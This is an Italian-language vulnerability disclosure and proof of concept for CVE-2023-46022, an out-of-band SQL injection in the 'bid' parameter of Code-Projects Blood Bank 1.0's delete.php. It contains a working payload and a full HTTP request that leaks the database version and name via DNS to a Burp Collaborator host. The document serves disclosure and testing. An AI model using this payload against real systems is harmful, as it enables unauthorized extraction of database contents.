CVE-2023-46022-Code-Projects-Blood-Bank-1.0-OOB-SQL-Injection-Vulnerability
- Autore dell'exploit: ersinerenler
Homepage del fornitore
Link del software
Panoramica
- Code-Projects Blood Bank V1.0 è esposta a una vulnerabilità di sicurezza critica che coinvolge l'iniezione SQL Out-of-Band (OOB) tramite il parametro 'bid' nel file /delete.php. Questa vulnerabilità deriva dalla mancanza di adeguati meccanismi di protezione, consentendo agli attaccanti di abusare del parametro e condurre attacchi di iniezione SQL OOB tramite Burp Collaborator. Ciò può comportare accesso non autorizzato ed estrazione di informazioni sensibili dai database.
Dettagli della vulnerabilità
- CVE ID: CVE-2023-46022
- Versione interessata: Blood Bank V1.0
- File vulnerabile: /delete.php
- Nome del parametro: bid
- Tipo di attacco: Locale
Riferimenti:
Descrizione
- Il parametro 'bid' nel file /delete.php di Code-Projects Blood Bank V1.0 è suscettibile a iniezione SQL Out-of-Band. Questa vulnerabilità deriva da meccanismi di protezione inadeguati, consentendo agli attaccanti di sfruttare il parametro tramite Burp Collaborator per avviare attacchi di iniezione SQL OOB. Con questa tecnica, un attaccante può potenzialmente estrarre informazioni sensibili dai database.
Prova di concetto (PoC) :
- Intercetta la richiesta a delete.php tramite Burp Suite
- Inietta il payload nei parametri vulnerabili
- Payload:
3'%2b(select%20load_file(concat('\\\\',version(),'.',database(),'.collaborator-domain\\a.txt')))%2b'
- Esempio di richiesta per il parametro
bid
---
GET /bloodbank/file/delete.php?bid=3'%2b(select%20load_file(concat('\\\\',version(),'.',database(),'.cuaxacpnxbay7ss8o3csf4bkwb22qtei.oastify.com\\a.txt')))%2b' HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://localhost/bloodbank/bloodinfo.php
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
---

- Le informazioni relative al database e alla versione sono state intercettate tramite Burp Suite Collaborator
 ersinerenler/cve-2023-46022-code-projects-blood-bank-1.0-oob-sql-injection-vulnerability

